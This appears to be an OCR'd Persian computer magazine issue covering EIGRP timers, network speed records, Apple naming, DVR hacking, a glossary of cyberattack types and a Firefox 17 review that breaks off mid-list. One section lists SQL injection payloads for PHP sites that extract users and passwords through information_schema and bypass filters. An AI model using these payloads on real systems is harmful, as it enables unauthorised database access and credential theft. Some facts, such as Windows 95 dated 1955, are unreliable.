زمانی که یک روتر مسیری را معیوب تشخیص دهد وضعیت اینتر فیس ها از حالتی که در آن وجود دارد (Passive) به حالت Active در آمده و روتر با ارسال پیام Query از روی اینتر فیس هایش بدنبال مسیر جایگزین خواهد بود. این کار در شبکه های بزرگ باعث مشکلاتی خواهد شد مه از جمله آن می توان به طولانی شدن زمان Reply خواهد بود بدین صورت که تا زمانی که روتر تمامی Reply ها را دریافت نکند نمی تواند اقدام به انتخاب مسیر جایگزین نماید. به منظور کوتاه کردن زمانی انتظار برای روتر شما می توانید از دستور Timers Active-time minutes در خلال پیکر بندی EIGRP استفاده نمایید، لازم به ذکر است که این زمان بصورت پیشفرض 3 دقیقه می باشد. اگر در طول مدت زمانی که روتر در حالت Active Time بسر می برد هیچ Reply دریافت ننماید و ضعیت روتر مذبور به SIA تغییر خواهد کرد در نسخه های قدیمی IOS ، اگر روتری پیام Reply را به موقع نمی فرستاد بلافاصله از جدول Routing پاک می شد ولی در IOS های نسخه 12.2 به بعد ، هنگامی که نمی از زمان گذشت (یعنی 90 ثانیه) روتر یک پیام SIA-Query ارسال خواهد کرد، اگر روتر مقابل پاسخگو نبود مجاورت روتر و روتر مذبور از بین خواهد رفت.

علیرضا محمدی

بخش دوم در شماره بعد

دستورات sql injection در صفحات php

برخی از دستورات sql injection که در صفحات php بکار میرود عبارت است از :

```
-999/**/order/**/by/**/cloumn/*
-999/**/and/**/1=0/**/union/**/all/**/select/**/cloumn/*
-999+order+by+cloumn--
-999+and+1=0+union+all+select+cloumn--
-999+and+1=0+union+all+select+cloumn+from+user--
```

باید اسم table ها رو حدث زد : ... from+user or users or

```
-999+and+1=0+union+all+select+cloumn(1,2,user,password)+from+users--
999/**/and/**/1=0/**/Union/**/all/**/Select+column/**/from+iNformatTion_Schem
a--
```

برای بدست آوردن table ها :

```
999+and+1=0+Union+all+Select+column+(table_name)+from+iNformatTion_Schema.tab
les—
```

برای بدست آوردن table ها با bypass :

```
999/**/and/**/1=0/**/Union/**/all+Select/**/column+(table_name)+from+iNformat
Tion_Schema.tables--
```

برای بدست آوردن table ها با group_concat :

```
999+and+1=0+Union+all+Select+column+group_concat(table_name)+from+iNformatTio
n_Schema.tables—
```

نکته : برای بدست آوردن column ها , table_name را به column_name و
nformation_schema_tables را به information_schema_column تبدیل کنید.

```
999+Union+Select+all+1,2,unhex(hex(group_concat(column_name))),4,5,6,7,8+from+iNformation_sche
ma.columns--
999+Union+Select+all+1,2,unhex(hex(group_concat(table_name))),4,5,6,7,8+from+iNformation_schem
a.tables--
```

ادامه دستورات در شماره بعد

ثبت رکورد 339GB در ثانیه در انتقال اطلاعات حجیم

تیمی متشکل از فیزیکدانان ذرات پرانرژی که توسط محققـان «موسسـه فناوری کالیفرنیا» رهبری می‌شد، توانسـت بـه سـرعت انتقـال داده ۳۳۹ گیگابیت در ثانیه دست یابد. وای خـدای مـن! ایـن یـک رویاسـت. ۳۳۹ گیگابیت در ثانیه به معنای انتقال ۴ میلیون گیگابایت داده یا یک میلیـون فیلم سینمایی در یک روز خواهد بود.

این حجم از انتقال داده بسیار شگفت انگیز و در نوع خود بی نظیر اسـت، اما ایـن تمـام مـاجرا نیسـت. ایـن فیزیکـدانان بـا همکـاری دانشـمندان کامپیوتری و مهندسان شبکه، نه تنها سرعت انتقـال را نسـبت بـه سـال گذشته دو برابر کردند، بلکه رکورد جدیدی در انتقال اطلاعات بصورت دو طرفه و تنها از طریق یک لینک ثبت کردند. آنها اطلاعـات را بـا سـرعت ۱۸۷ گیگابیت در ثانیه بین ویکتوریا، کانادا و سـالت لیـک سـیتی انتقـال دادند.

همگی ما از این که عصر کامپیوتری پیش از گذشته داده‌محور شده است اطلاع داریم. هرچه کامپیوترها کوچکتر می‌شوند، امکان ذخیره اطلاعـات و سرعت انتقالات شبکه‌ای افزایش می‌یابند. از طرف دیگر فیزیک ذرات پرانرژی، فیزیک نجوم، علوم مربـوط بـه ژنـوم، علـوم هواشناسـی و بررسـی وضعیت هواشناسی جهانی همگی نیاز به انتقال حجم زیادی از اطلاعات دارند تا بتوان از مدل‌سازی و پردازش آنی برای افزایش دانش بهره ببرند.

برای اهمیت نیاز به سرعت بالای انتقال اطلاعات می‌توان از مثال «برخورددهنده هاردونی بزرگ» یاد کرد. این پروژه که به اختصار از آن LHC یاد می‌شود، یک شتاب دهنده ذره ای و برخورددهنده مستقر در سازمان تحقیقاتی سرن است. هدف از ساخت این وسیله برای شناخت اجرام ماده بسـیار کوچک بوده است. برای انجام کارها توسط این دستگاه، ال اچ سی به شبکه کامپیوتر جهانی و تسهیلات ذخیره سازی اطلاعات که به تنهایی سالانه بیش از ۱۰۰ پتابایت (۱۰۰ میلیون گیگابایت) را منتقل می‌کنند، وابسته است.

این تیم تحقیقاتی روش‌های جدیدی برای شبکه‌های بین قاره ای و ارتباطات بین حافظه‌های کامپیوتری میان پاسادنا و سالت لیـک سـیتی تعریـف کردند. البته با تمام این کارها و علی رغم نیاز به تعویض شبکه برای انتقال‌های حجیم و بزرگ، سـرعت انتقـال ۳۳۹ گیگابیـت در ثانیـه، بزرگتـرین دستاورد این تحقیق بوده است.

پروفسور«هاروی نیومن» استاد فیزیک دانشگاه «کالتک» و رهبر این تیم تحقیقاتی به PhysOrg می‌گوید:

با اشتراک‌گذاری روش‌ها و ابزارآلات با دانشمندان دیگر علوم، ما قصد داریم نسل جدیدی از اختراعات علمی را بوجود آوریم که از شبکه‌هـای حـال حاضر با ظرفیت انتقال ۱۰۰ گیگابیت در ثانیه و شبکه پرسرعت‌تر، بهره کامل ببرند. ما امیدواریم که این پیشرفت‌ها بتواند فیزیکدانان و دانشـجویان سرتاسر دنیا را از فرصت شرکت مستقیم در دور بعدی اختراعات ال اچ سی برخوردار کند. »

بعد از این ثبت رکورد جدید، دانشمندان دست روی دست نگذاشتند. آنها امیدوارند که بتواند سال دیگر از این تکنولـوژی بصـورت گسـترده اسـتفاده کنند. تیم تحقیقاتی کالتک پیش بینی می‌کند که با این تکنولوژی جدید بتواند به سرعت انتقال یک‌ترابیت (۱۰۰۰ گیگابیت) در ثانیه در شـبکه‌هـای گسترده دست یابد.

این تیم تحقیقاتی، دستاوردهای خود را در «کنفرانس سوپر کامپیوتینگ ۲۰۱۲» که اوایل نوامبر در سالت لیک سیتی برگزار شد، ارائه کـرد. اعضـای این تیم متشکل از دانشگاه‌های کالتک، ویکتوریا، میشیگان، لابراتوار ملی بروکهیون و دانشگاه وندربیلت بودند.

جایگاه مرموز گربه‌های بزرگ در اپل

اپل اولین شرکتی نیست که نام محصولات خود را متفاوت انتخاب می‌کند تا توجه عموم را به خود جلب کند، شرکت گوگل نیز با انتخاب نام انواع شیرینی‌ها برای محصولاتش قدم در این راه گذاشته است.

به گزارش هاواستافورکز،یوزپلنگ، پوما، جگوار یا پلنگ خالدار آمریکایی، پلنگ، ببر، گربه وحشی، گربه وحشی برفی و شیر اسامی است که اپل برای سیستم‌های عاملی که تا کنون عرضه کرده،انتخاب کرده است. چیتا یا یوزپلنگ، در سال 2001 ارائه شد و جدیدترین سیستم عامل این شرکت که نسخه 10.7 است شیر نام داشته و در ژانویه 2011 عرضه شد.

اپل و گوگل دو شرکتی هستند که از اسامی با تصاویر محسور کننده برای جذب توجه مصرف‌کنندگان برای نامگذاری محصولاتشان استفاده می‌کنند. با اینکه به نظر نمی‌آید گوگل تا سالهای سال برای یافتن نام شیرینی و دسر با محدودیت مواجه شود، منابع نام گربه‌سانان برای اپل بسیار محدود است و این شرکت تا کنون تقریبا از نام تمامی آنها برای محصولاتش استفاده کرده است. با این همه هنوز چند نام متعلق به گربه‌سانان کوچک‌تر و متوسط‌تر مانند پلنگ راه راه آمریکایی (Ocelot) و گربه وحشی جگواروندی وجود دارند.

علاوه بر اینکه اپل میل شدیدی به حفظ مداومت نام‌گذاری محصولاتش دارد، نکته جالب توجه دیگر این است که این شرکت قصد دارد به استفاده از نام گربه‌سانان نیز برای نامگذاری محصولاتش ادامه دهد. درست مانند زمانی که استفاده از حرف کوچک i با تولید خط جدید محصولات اپل،آی‌فون، آی‌پاد، آی‌مک، آی‌لایف و آی‌پد، آغاز شد.

دلیل انتخاب نام‌های نمادینی مانند نام گربه‌سانان برای سیستم‌های عاملی که تمامی سروکار آنها با صفر و یک است، این است که به خاطر سپردن نامی مانند شیر بسیار ساده‌تر از به خاطر سپردن نامی مانند 10.7 است. به خاطر سپردن ترکیبی از حروف و اعداد کار بسیار دشواری است، برای اثبات این موضوع از فردی بخواهید به سرعت مدل چاپگر خود را برای شما بگوید!

به گزارش همشهری آنلاین اپل هرگز انگیزه خود را برای انتخاب این استراتژی نام‌گذاری آشکار نکرده است. اما این نکته که برخی از این نام‌ها با نام زره‌پوش‌های آلمانی در جنگ جهانی دوم در ارتباطند از توجه طرفداران اپل پنهان نمانده است. برخی از منتقدان نیز بر این باورند اپل این نام‌ها را با الهام از نام‌های انتخابی شرکت بریتانیاییShaye ، رقیب اپل در دهه 1990، انتخاب می‌کند. این شرکت نامهایی کاملا مشابه با اسامی سیستم‌های عامل اپل از قبیل جگوار و پوما را برای محصولاتش انتخاب می‌کرد.

از سویی دیگر، مایکروسافت، یکی از رقبای اصلی اپل، در نامگذاری میان اعداد و نام‌ها در نوسان است، ویندوز 1.0 در سال 1985، ویندوز 95 (نسخه 4.0) در سال 1955،ویندوز ویستا (نسخه 6.0) در سال 2006 و ویندوز هفت (نسخه 6.1) در سال 2009 نامهای انتخابی مایکروسافت هستند.

فیس‌بوک در اندیشه تماس تلفنی بدون نیاز به شماره

به گزارش تک کرانچ فیس‌بوک در حال زمینه سازی برای همکاری با اپراتورهای تلفن همراه برای برقراری سرویس «تماس با استفاده از شبکه اجتماعی» می‌باشد. سرویس جدید فیس‌بوک این امکان را در اختیار کاربران قرار خواهد داد که بدون نیاز به دانستن شماره دوستان خود، با آنها تماس بگیرند. فیس‌بوک تا کنون با اپراتور فرانسوی Orangeبه توافق رسیده است.

ظاهرا این سرویس به کاربران اجازه خواهد داد که با استفاده از دستگاه‌های موبایل یا دسکتاپ و از طریق فیس‌بوک و بدون نیاز به داشتن شماره تلفن، با یکدیگر تماس بگیرند. همچنین امکان برقراری تماس گروهی نیز در این سرویس موجود خواهد بود. این سرویس از قدرت اپلیکیشنLibon ، رقیب جدید اسکایپ، که به تازگی توسط اپراتور Orange ارائه شده، بهره گرفته است.

قرار است سرویس تماس فیس‌بوک تا تابستان سال ۲۰۱۳ در فرانسه برقرار گردد. اگرچه به نظر می‌رسد از آنجایی که اپراتور Orange در حال خدمات دهی در کل اروپاست، این سرویس علاوه بر فرانسه در باقی نقاط اروپا نیز گسترش یابد.

هک شدن DVR ها

به گزارش عرش نیوز به نقل از سرویس امنیت و شبکه پایگاه خبری فن آوری اطلاعات ایران از Pcworld، هنگامی که سیستم رایانه مورد حمله هکرها یا بدافزارها قرار میگیرد اکثر مردم تصور میکنند این حمله از هر ناحیه ای صورت گرفته غیر از Digital video Recorder. اما تامی استنسن، یکی از محققان شرکت Norsecorp اعلام کرد در امریکا روزانه ۱۰۰۰۰ دستگاه DVR مورد حمله قرار میگیرد و هک میشود.خود شرکت Norse اخیراً متوجه شده یکی از مشتریان آنها از طریق کابل متصل به DVR و شبکه این شرکت اطلاعات مشتریان را سرقت کرده و در شبکه ایجاد ترافیک کرده است.این شرکت برای DVR خود فایروال در نظر نگرفته بود و این یکی از قصور مدیر اجرایی شبکه این شرکت بوده است. جرایم سایبری از دیرباز وجود داشته و بیشتر از همه بانکها را مورد حمله قرار میدهند. در روشهای هک جدید هکرها با استراق سمع مشتریان در هنگام اجرای عملیات بانکی اطلاعات آنها را دزدیده و از آن سوء استفاده میکنند. یکی از این تروجانها Zeus نام دارد که سازندگانش اعلام کرده اند قصد دارند آن را به فیس بوک و سرویسهای Payroll نیز بفرستند.

3 میلیون خط اینترنت با سرعت 20 مگابیت وعده جدید وزارت ITC

وزیر ارتباطات با بیان اینکه بخش عمده ای از پروژه اتصال فیبرنوری منازل تا پایان برنامه پنجم توسعه محقق خواهد شد، گفت: اپراتور فیبرنوری در سال سوم فعالیت خود که پایان برنامه پنجم توسعه خواهد بود، بالغ بر 3 میلیون خط اینترنت با حداقل سرعت 20 مگابیت بر ثانیه در منازل ایجاد می کند.

به گزارش فاوانیوز به نقل از مهر، وزیر ارتباطات با بیان اینکه بخش عمده ای از پروژه اتصال فیبرنوری منازل تا پایان برنامه پنجم توسعه محقق خواهد شد، گفت: اپراتور فیبرنوری در سال سوم فعالیت خود که پایان برنامه پنجم توسعه خواهد بود، بالغ بر 3 میلیون خط اینترنت با حداقل سرعت 20 مگابیت بر ثانیه در منازل ایجاد می کند.

رضا تقی پور از صدور پروانه فعالیت برای کنسرسیوم ایرانیان نت به عنوان اپراتور فیبرنوری کشور خبر داد و با بیان اینکه 20 درصد پروانه این اپراتور برابر قانون در اختیار دولت قرار دارد، اظهار داشت: این 20 درصد در اختیار شرکت ارتباطات زیرساخت است و مابقی آن در اختیار نهادهای عمومی و بخش خصوصی قرار دارد .

وزیر ارتباطات و فناوری اطلاعات با اشاره به آخرین اقدامات صورت گرفته در پروژه اتصال فیبرنوری به منازل، تصریح کرد: امروز توسعه فیبرنوری و دسترسی با ظرفیت بالا برای کسب و کارها و برای کاربران خانگی در همه دنیا به یک ضرورت تبدیل شده و براین اساس در برنامه 5 ساله پنجم توسعه تاکید شده است که دسترسی کاربران ایرانی به اینترنت با سرعت بالا محقق شود براین اساس پیش بینی می شود که بخش عمده ای از تکالیف برنامه پنجم با راه اندازی شبکه ایرانیان نت تامین شود.

وی با بیان اینکه هیات مدیره این اپراتور تشکیل شده و به زودی مدیرعامل آن نیز انتخاب می شود، گفت: برابر پروانه فعالیت درنظر گرفته شده برای این اپراتور، امکان ایجاد دسترسی به اینترنت برای کاربر نهایی با حداقل سرعت 20 مگابیت بر ثانیه و قابل توسعه تا 100 مگابیت بر ثانیه قابل اجرا است و براین اساس اپراتور فیبرنوری ملزم است که در سال دوم فعالیت خود یک میلیون پورت پرسرعت، در سال سوم 3 میلیون پورت و تا پایان سال هشتم تعداد 6 میلیون و 870 هزار پورت فیبرنوری برای اتصال منازل به اینترنت پرسرعت راه اندازی کند.

تقی پور ادامه داد: با این حال این پروژه یک برنامه 8 ساله است که توسعه آن به طور قطع به تعداد کاربران و تمایل آنها به دریافت این سرویس منوط است اما بخش عمده ای از راه اندازی این شبکه که شامل زیرساختهای اصلی است تا پایان برنامه پنجم اتفاق خواهد افتاد.

وزیر ارتباطات و فناوری اطلاعات با بیان اینکه باید به تناسب نیاز کاربران، این شبکه توسعه یابد، گفت: نگاهی به تعداد کاربران اینترنت نشان می دهد که در بسیاری از نقاط کشور، میزان خطوط اینترنت پرسرعت نصب شده توسط اپراتورهای اینترنت بیش از میزان دایری است و این به این معنی است که اپراتورها برابر تکلیف خود، ظرفیت ایجاد کرده اند اما کاربران نسبت به خرید اشتراک اقدام نکرده اند. بنابراین و با توجه به تجربیات توسعه ADSLدر کشور، اتصال فیبرنوری برای دسترسی کاربران خانگی، ارتباط مستقیم با اعلام نیاز کاربران خواهد داشت.

وی همچنین از استفاده از ظرفیتهای فعلی فیبرنوری کشور در پروژه فیبرنوری منازل - FTTH - خبر داد و گفت: در این پروژه به اپراتور تکلیف شده است که از ظرفیتهای مازاد شبکه فیبرنوری فعلی کشور و سایر دستگاهها برای اجرای این طرح ملی استفاده کند اما منعی در ایجاد شبکه جدید برابر نیاز اپراتور نیز وجود ندارد.

تقی پور ادامه داد: برآوردمان این است که با توجه به بازار آینده کشور، توسعه ظرفیت شبکه فیبرنوری نیاز است.

وزیر ارتباطات و فناوری اطلاعات تاکید کرد: از سرمایه گذاری خارجی به صورت مشارکت در اجرای این پروژه استقبال می شود و حتی شرکتهای خارجی می توانند در زیرمجموعه های پیش بینی شده در قالب این اپراتور فعالیت داشته باشند.

تهدیدهای سایبری

دفتر حسابرسی دولت ایالات متحده چندی پیش گزارشی را منتشر کرد که در بخشی از آن اطلاعات یا راهکارهای مفیدی برای استفاده آژانس ها و بخش های دولتی در تأمین هرچه بیشتر امنیت سایبری مطرح شده بود...

دفتر حسابرسی دولت ایالات متحده چندی پیش گزارشی را منتشر کرد که در بخشی از آن اطلاعات یا راهکارهای مفیدی برای استفاده آژانس ها و بخش های دولتی در تأمین هرچه بیشتر امنیت سایبری مطرح شده بود. قسمتی از این گزارش نیز گونه های مختلفی از شیوه های حمله های سایبری را تعریف کرده بود که مایکل کانی (Michael Conney) از نت ورک ورلد بخش یاد شده را به همراه توضیحاتی در این سایت منتشر کرد. آنچه در ادامه می آید، تعریف این نهاد مسئول دولتی از برخی کلیدواژه های مربوط به حمله های اینترنتی است.

حمله ای که برای به اجرا درآوردن اسکریپت های خود در مرورگر از منابع وب سود می برد Cross-site scripting نامیده می شود. این حمله وقتی روی می دهد که کاربر با مرورگر خود از یک سایت آلوده بازدید کرده یا لینک مربوط به یک صفحه آلاینده را کلیک کند. خطرناک ترین نتیجه ای که این حمله ها در پی دارند سوء استفاده از دیگر ضعف های موجود در سیستم کاربر است، یعنی مهاجم می تواند با سوء استفاده از آن ضعف ها، کوکی ها را (داده هایی که بین وب سرور و مرورگر دست به دست می شوند) سرقت کرده؛ ضربه کلیدها را ضبط کند؛ از صفحه نمایشگر عکس بگیرد؛ اطلاعات شبکه را مرور و آن ها را گردآوری کند و همچنین از راه دور به کامپیوتر کاربر دسترسی پیدا کرده و آن را کنترل کند.

Denial-of-service

این حمله که به اختصار DoS هم خوانده می شود، با اشغال کردن منابع سیستم، شبکه یا برنامه آن را تضعیف می کند.

Distributed denial-of-service

این حمله که به طور خلاصه به آن DDoS گفته می شود، گونه ای از حمله DoS است که برای مقاصد خود از چندین میزبان استفاده می کند و مجموعه ای از منابع یک شبکه را اشغال کرده و برای نمونه، باعث می شود تا سرویس دهی یک سایت برای مدتی مختل شود.

Logic bomb

بمب منطقی قطعه برنامه ای است که آن را وارد یک نرم افزار خاص می کنند تا تحت شرایط مشخصی عمل کند. می توان شرایط «اگر و آنگاه» را برای عمل کردن بمب های منطقی در نظر گرفت.

Phishing

فیشینگ را می توان شکل دیجیتال مهندسی اجتماعی قلمداد کرد. مهاجمان در این شیوه ایمیل هایی را برای مردم می فرستند و وانمود می کنند که این ایمیل ها از طرف بانک یا مؤسسه معتبری ارسال شده اند و از کاربر می خواهند تا با کلیک روی لینکی که در ایمیل داده شده به سایت اصلی رفته و اطلاعات درخواست شده را وارد کنند تا مثلاً ایرادی که در حساب بانکی شان روی داده برطرف شود. اما کلیک روی این لینک کاربر را به سایت جعلی منتقل می کند و چون ظاهر سایت بسیار شبیه سایت معتبر و اصلی طراحی می شود، ممکن است باورپذیر جلوه کند. وارد کردن اطلاعات در این سایت های جعلی آن ها را در دسترس مهاجمان قرار می دهد.

[در چنین مواردی پیشنهاد می شود، پیش از کلیک روی لینک مشکوک، ماوس را روی آن نگاه دارید تا آدرس سایت در پایین مرورگر یا در نوار باریکی که همزمان ظاهر می شود به نمایش درآید. سپس آن را با آدرس واقعی بانک یا مؤسسه اصلی مقایسه کنید و اگر یکسان نبودکلیک نکنید.]

Passive wiretapping

در حمله های Passive wiretapping داده ها پایش یا ضبط می شوند. برای نمونه وقتی یک رمزعبور همان طور که هست (و نه به صورت رمزنگاری شده) روی یک لینک ارتباطی منتقل می شود، مجرمان می توانند آن را با استفاده از این شیوه رصد کنند. این حمله کمابیش نامحسوس انجام می شود و روی داده ها تأثیری نمی گذارد.

SQL injection

حمله ای است که در آن فرآیند جست وجوی پایگاه داده برنامه های وب دستکاری می شود. از این حمله برای دسترسی غیرمجاز به اطلاعات حساس در پایگاه داده ها بهره می گیرند.

Trojan horse

برنامه ای کامپیوتری که وانمود می کند کاربرد مفیدی دارد و حتی شاید همین طور هم باشد، اما در ورای این ظاهر فریبنده، بدافزاری پنهان شده که مکانیسم های امنیتی را دور می زند.

Virus

یک برنامه کامپیوتری است که می تواند بدون اجازه و آگاهی کاربر خود را کپی کرده و کامپیوتر را آلوده کند. ویروس ها اثرات گوناگونی دارند و برای نمونه می توانند داده های کامپیوتر را خراب یا آن ها را پاک کنند. تفاوت ویروس با کرم (worm) در این است که ویروس برای تکثیر شدن به دخالت عامل انسانی نیاز دارد، اما کرم به طور خودکار تکثیر می شود.

War driving

مهاجم در این شیوه با استفاده از کامپیوتر و اتصال بی سیم (و گاهی با بهره گیری از یک آنتن قوی) در دیگر شبکه های بی سیمی که در همسایگی اش قرار دارند، گشت و گذار می کند تا آن هایی را که فاقد سدهای امنیتی کافی هستند، پیدا کند.


Worm

کرم (worm) برنامه ای است که به طور خودکار تکثیر می شود و در کامپیوتر خانه می کند و همان طور که گفته شد، برای این کار به دخالت کاربر نیاز ندارند. کرم ها برای تکثیر شدن از سازوکارهای موجود در خود شبکه استفاده می کنند.

Zero-day exploit

بعضی از ضعف های موجود در برنامه های رایج و هرچند معتبر از چشم تولیدکنندگان و پژوهشگران پنهان می ماند و بین آشکار شدن آن ها و انتشار اصلاحیه های امنیتی فاصله می افتد. حمله هایی که با سوء استفاده از این ضعف ها انجام می شود، حمله روز صفر یا zero-day exploit خوانده می شود. در بسیاری از مواقع بدافزار را همان کسی می نویسد که ضعف ناشناخته را کشف کرده است. این حمله ها به دلیل ناشناخته بودن ضعف ها و پوشانده نشدن شان بسیار گسترش می یابند.

سرقت اطلاعات شخصی با هک کردن مغز



محققان دانشگاه آکسفورد، دانشگاه کالیفرنیا و دانشگاه ژنو در یک طرح مشترک، راهی برای هک کردن و نفوذ به درون مغز افراد با استفاده از یک هدست ساده یافته‌اند

به گزارش ایسنا، این ایده بیشتر به فیلم‌های علمی تخیلی شباهت دارد، اما با این شیوه می‌توان به اطلاعات شخصی و مهم افراد از جمله رمز عبور کارت (PIN) و اطلاعات حساب بانکی دسترسی پیدا کرد.

محققان با استفاده از یک هدست ساده به قیمت 300 دلار که به عنوان رابط مغزی در بازی‌های رایانه‌ای مورد استفاده قرار می‌گیرد، موفق به هک کردن مغز و دسترسی به اطلاعات شخصی افراد شدند.

پس از قرار دادن هدست بر روی سر، افراد در مقابل صفحه رایانه قرار گرفته و تصاویری مانند بانک، مردم و اعداد رمز کارت به نمایش گذاشته شد.

در این زمان امواج مغزی به خصوص سیگنال موسوم به P300 مورد بررسی قرار گرفتند؛ این سیگنال برای شناسایی یک موضوع معنی‌دار مانند یک فرد یا شی استفاده شده و در حدود 300 میلی ثانیه پس از شناسایی یک موضوع منتشر می‌شود.

این دستگاه با کمک سیگنال الکتریکی مغز (EEG) به داده‌های مغزی افراد دسترسی پیدا می‌کند.

تحقیقات نشان می‌دهد، با این شیوه 40 درصد امکان شناسایی شماره اول رمز کارت (PIN) وجود دارد.

به گفته محققان، سیگنال P300 قابلیت استفاده در پروتکل‌های بازجویی برای شناسایی مجرمان بالقوه را دارد.

استفاده از سیستم ردیابی الکترونیکی زنان در عربستان

پیشرفت فناوری باعث شده تا سبک زندگی بشر ساده‌تر شده، زمان کمتری تلف شود و از همه مهم‌تر آگاهی عمومی جوامع افزایش یابد. گردش آزاد اطلاعات در نهایت منجر به آزادی‌های بیشتر اجتماعی شده است. اما تکنولوژی همیشه هم پرفایده نیست و بنا به استفاده‌ای که از آن می‌شود می‌تواند مفید یا مضر باشد. در عربستان سعودی با استفاده از یک فناوری ساده، سامانه‌ای به وجود آمده که به مردان این امکان را می‌دهد تا در صورتی که همسرشان قصد خروج از کشور را داشت از طریق پیام کوتاه از این موضوع مطلع گردند.

در کنفرانس «فناوری و حقوق بشر» که چند روز پیش برگزار گردید، یک سیستم الکترونیکی ردیابی که در عربستان سعودی مورد استفاده قرار می‌گیرد مورد بحث قرار گرفت. این سیستم زنان را ردیابی می‌کند و در صورتی که بخواهند از کشور خارج شوند، همسر آنها را مطلع می‌سازد.

این سیستم به هیچ عنوان پیچیده نیست و بر خلاف سیستم‌های ردیابی کودکان که در ایالات متحده مورد استفاده قرار می‌گیرد، هیچ تگ (برچسب) الکترونیکی ندارد. شاید بهترین توصیف این باشد که این ابزار از یک فناوری ساده مدرن برای تجاوز به حقوق انسانی افراد استفاده می‌کند!

اگر زنان بخواهند از محدوده پادشاهی عربستان خارج گردند، باید رضایت‌نامه‌ای از سوی شوهر یا قیم قانونی خود را ارائه نمایند.

اما کاری که این سامانه انجام می‌دهد در واقع به نوعی محکم‌کاری است. یعنی در صورتی که زنی بخواهد از کشور خارج گردد نه تنها باید رضایت‌نامه همسر خود را ارائه نماید، بلکه یک پیامک نیز به طور خودکار به همسر وی ارسال می‌گردد و وی را از خروج همسرش از کشور مطلع می‌سازد.

این موضوع نگرانی‌های بسیاری را در زمینه حقوق بشر در عربستان سعودی به وجود آورده است و بسیاری از کاربران توئیتر به استفاده از این سیستم اعتراض نموده‌اند.


نگاهی به بهبودها و قابلیت های جدید فایرفاکس 17

باز هم یک خبر خوب دیگر برای کاربران مرورگر فایرفاکس . نسخه جدید این مرورگر یعنی فایرفاکس ۱۷ به صورت رسمی توسط بنیاد موزیلا عرضه شد . در این مطلب قصد داریم تا نگاهی به این نسخه از مرورگر فایرفاکس داشته باشیم . پس با گویا آی تی همراه باشید...

۱- Awesome Bar

به عنوان اولین مورد در Awesome Bar نسخه ۱۷ مرورگر فایرفاکس ، می توان به بهبود جستجو از طریق آدرس بار اشاره کرد . همانطور که می دانید در اکثر مرورگرهای برای راحتی کاربران ، یکی از موتورهای جستجوی مطرح وب به صورت پیشفرض با آدرس بار یکپارچه سازی شده است . بنابراین دیگر لازم نیست که به وبسایت آن موتور جستجو (مثل گوگل) مراجعه کنید و یا از طریق نوار جستجوی مرورگر اقدام به جستجو در وب کنید .

حالا در این نسخه از فایرفاکس بهبودهایی در این بخش حاصل شده است که باعث می شود تا پیشنهادهای جستجویی که از طریق آن موتور جستجو به مرورگر شما ارسال می شود ، دقیق تر و سریع تر باشند .




۲- Tab Animation

موزیلا در نسخه های کمی قدیمی تر خود ، افکت Tab Animation را حذف کرده بود . این افکت را هنگامی جابجا کردن تب ها می توانستید به خوبی مشاهده کنید . اما ظاهرا موزیلا در نسخه ۱۷ این افکت را بازگردانده است .

۳- Social API – یکپارچه سازی با فیسبوک

واضح است که این روزها خیلی از کاربران اینترنت ، عضو شبکه های اجتماعی بزرگ از جمله فیسبوک نیز هستند . برای چک کردن فیسبوک خود همیشه باید صفحه فیسبوک خود را باز بگذارید . اما راه دیگری هم برای حل این مسئله وجود دارد ؟ بله ؛ چند راه وجود دارد .
استفاده از اپلیکیشن های دسکتاپی فیسبوک یکی از این راه هاست . برنامه هایی از این دست وجود دارند که با کمی جستجو می توانید به آنها دست یابید .




راه حل دیگر این است که فیسبوک را با مرورگر خود یکپارچه کنید . مثلا با نصب افزونه ها . افزونه ها می توانند قابلیت هایی از جمله چت با دوستان ، مشاهده درخواست های دوستی و پیام های اطلاع رسانی را به شما نشان دهند .
اما راه حل آخر که به تازگی به این مرورگر فایرفاکس اضافه شده است ، API اجتماعی فیسبوک است که به صورت درونی این قابلیت را به مرورگر فایرفاکس اضافه می کند . تنها کافیست که لینک فعال سازی Social API فیسبوک که در پایان مطلب قرار گرفته است را باز کنید . سپس در صفحه باز شده روی دکمه Turn On کلیک کنید . پس از می توانید آیکون های فیسبوک را در نوار ابزار فایرفاکس مشاهده کنید و پیام های اطلاع رسانی ، چت ها و درخواست های دوستی خود را ببینید .

۴- امنیت بیشتر با استفاده از قابلیت Click to play

